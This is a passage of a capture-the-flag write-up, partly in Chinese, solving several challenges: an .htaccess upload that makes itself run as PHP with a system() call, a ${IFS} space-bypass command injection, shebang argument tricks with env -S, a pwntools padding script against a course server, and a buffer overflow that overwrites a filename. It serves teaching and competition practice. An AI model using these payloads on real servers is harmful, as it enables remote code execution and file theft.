We can upload a file named as .htaccess, with the following content:

```
<Files .htaccess>
SetHandler application/x-httpd-p\
hp
Require all granted
p\
hp_flag engine on
</Files>
p\
hp_value auto_prepend_file .htaccess
#<?=system("cat /flag.txt");
```

Note that we use two following feature of the .htaccess file to bypass php limitation.

1. htaccess will automatically concatenate the next line content once its met the symbol \, that is, we can bypass the php limitation by divide the php words into two part (p, hp) and let htaccess concatenate them automatically.

2. With the configuration above, .htaccess will resolved itself as php files and run it with php compiler, so its will run the php code which list in the content. Besides, we also set users are allowed to access .htaccess files. This allow us to achieve RCE and read the flag!

Flag




Figure 22: Flag!

References

https://www.anquanke.com/post/id/205098

Misc

Washer – (50 pts)

Server 有三個功能，寫檔、讀檔以及執行，我們希望能將'cat flag' 寫入並執行，但因爲'scanf' 所以沒辦法輸入空格，那麼改用Linux 的分隔符'IFS' 就好了。

```
cat${IFS}flag
```

Alternative Solution

Since we solved this problem at the same time accidentally, and the solution is different, so I decided to write both solution here.

First, we write the command below into our temporary file:

```
cat</flag>/tmp{name}
```

where *name* be our temporary username which shown at the first of connection. Then, we run the magic function with the path of our temporary files and obtain the flag.

Solution and Flag




Figure 23: Solution and Flag

References

https://unix.stackexchange.com/questions/351331/how-to-send-a-command-with-arguments-without-spaces

Execgen – (50 pts)

題目讓我們輸入shebang 後會在後面塞一段字然後執行，但因爲linux 會將shebang 後面所有的字當作一個參數，所以若我們輸入

```
1     /usr/bin/cat /home/chal/flag<space>
```

執行時cat 會嘗試去開"/home/chal/flag (created by execgen)" 這個檔案。

env 會自行再處理參數，即使全部被當作一個參數也會被分開，可以用‘env -S command arg1 arg2 ...‘ 的用法來執行指令。若輸入

```
1     /usr/bin/env -S cat /home/chal/flag abc
```

便可執行

```
1     cat /home/chal/flag abc(created by execgen)
```

其中參數都是分開的，便可順利讀flag。

Flag




Figure 24: Flag!

References

https://unix.stackexchange.com/questions/399690/multiple-arguments-in-shebang

Revenge

Execgen-safe – (364 pts)

This problem is the upgrade version of Execgen. The additional limitation is its validate our input and not allow any non-alphanumeric (except / and space) anymore. Therefore, we cannot use the same solution on the Execgen to solve this problem.

Linux Maximum Commands ?!

Thanks to Computer Network homework 2 in this semester, which one of the command to implemented have to handle UNKNOWN length of the command input, which specify by TAs whereas the command input won't exceed the linux command maximum length. This give me an idea to exploit this problem as we can just make the watermark to located outside the valid length so that the cat command wont involved the watermark words.

According to the References [1], we knows that the maximum length of linux command is 4096 chars. Therefore, we just fill the space up to 4096 characters after the commands we want to run.

Solution

```python
from pwn import *

p = remote('edu-ctf.zoolab.org', '10124')
#p = process('./chal')

payload = b'/usr/bin/cat /home/chal/flag'

# Fill up the spaces to maximize the commands length
for i in range(4096):
        payload += b' '

p.sendafter(b'Create your script: ', payload)
p.interactive()
```

Flag




Figure 25: Flag!

References

https://unix.stackexchange.com/questions/643777/is-there-any-limit-on-line-length-when-pasting-to-a-terminal-in-linux#:~:text=4095%20is%20the%20limit%20of,than%204096%20chars%20are%20truncated.

Water – (466 pts)

用gdb 測試後可以發現當要寫檔時，$\&filename$ 會是$\&buf + 117$，所以只要buffer overflow 把filename 蓋成"flag" 再讀檔就可以直接讀到flag 了。

要注意的是不能通過"validate"，否則會把buf 的內容寫進flag 檔案裡（但server 似乎有設定權限避免這件事），因此只需要輸入

```
"a"*116+"~"+"flag"
```

便可順利讀flag。在Washer 由於有address sanitizer，實測後會發現$\&buf$ 比$\&filename$ 大，所以沒辦法用上述的方法。

Flag

Figure 26: Flag!